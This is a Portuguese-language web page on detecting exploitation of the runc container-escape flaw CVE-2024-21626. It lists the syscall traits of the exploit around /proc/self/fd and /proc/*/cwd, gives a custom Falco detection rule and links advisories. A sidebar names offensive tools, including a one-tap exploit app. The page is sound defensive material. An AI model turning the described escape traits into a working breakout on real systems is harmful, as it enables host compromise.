
Exploit via o próprio runc

Como detectar

Os exploits têm as seguintes características:

  • Um container irá execve(2) um processo com um diretório de trabalho especial que começa com /proc/self/fd/.
  • Um container irá criar links simbólicos via symlink(2) ou symlinkat(2) com um link de diretório alvo especial que começa com /proc/self/fd/.
  • Um container irá abrir arquivos via open(2), openat(2) ou openat2(2) com nomes de arquivo como /proc/\d+/cwd/.*.

Detector dinâmico de vazamentos de containers da synk

https://github.com/snyk/leaky-vessels-dynamic-detector

Falco

Aqui está a regra customizada do Falco:

- macro: container
  condition: (container.id != host and container.name exists)

- rule: CVE-2024-21626 (runC escape through /proc/[PID]/cwd) exploited
  desc: >
    Detect CVE-2024-21626, runC escape vulerability through /proc/[PID]/cwd.
  condition: >
    container and ((evt.type = execve and proc.cwd startswith "/proc/self/fd") or (evt.type in (open, openat, openat2) and fd.name glob "/proc/*/cwd/*") or (evt.type in (symlink, symlinkat) and fs.path.target startswith "/proc/self/fd/")) and proc.name != "runc:[1:CHILD]"
  output: CVE-2024-21626 exploited (%container.info evt_type=%evt.type process=%proc.name command=%proc.cmdline target=%fs.path.targetraw)
  priority: CRITICAL

Mas filtrar falsos positivos com proc.name não é uma boa ideia.

detectar exploits com Falco

Referências

  • https://github.com/opencontainers/runc/security/advisories/GHSA-xr7r-f8xq-vfvv
  • https://github.com/opencontainers/runc/commit/8e1cd2f56d518f8d6292b8bb39f0d0932e4b6c2a
  • https://github.com/opencontainers/runc/commit/f2f16213e174fb63e931fe0546bbbad1d9bbed6f
  • https://github.com/opencontainers/runc/commit/89c93ddf289437d5c8558b37047c54af6a0edb48
  • https://github.com/opencontainers/runc/commit/ee73091a8d28692fa4868bac81aa40a0b05f9780
  • https://access.redhat.com/security/cve/cve-2024-21626
  • https://github.com/snyk/leaky-vessels-dynamic-detector
  • https://snyk.io/blog/cve-2024-21626-runc-process-cwd-container-breakout/
  • https://nvd.nist.gov/vuln/detail/CVE-2024-21626
  • https://github.com/snyk/leaky-vessels-dynamic-detector
Baixar ferramenta

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 O kit definitivo de OSINT: grafo de investigação, pontuação de confiança, famílias de alias, mapa, linha do tempo e relatórios. 49 módulos, mais de 400 sites, sem necessidade de chaves de API.

    837
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicativo de Execução em Um Toque GhostLock (CVE-2026-43499)

    536
  • 3

    ARTEX

    baarai/artex

    Plataforma autônoma de testes de penetração multiagente com LLM, com agentes planejador/executor, grafos de ativos e de exploração, registro de tráfego MITM e reteste de vulnerabilidades.

    424
  • 4

    redforge

    cybersecurity91/redforge

    Kit de ferramentas de red team do lado do navegador com 102 ferramentas offline para reconhecimento, geração de payloads, ataques a credenciais, criptografia, codificação e relatórios de engajamento.

    355
  • 5

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingere relatórios do Shadowserver no MongoDB e os reproduz como mapas interativos, análises, descobertas, avisos e painéis executivos.

    294
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    O sistema de ação para cibersegurança nativa em IA—onde a intenção se torna execução governada, a evidência se torna memória operacional, e cada operação melhora a próxima.

    276

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →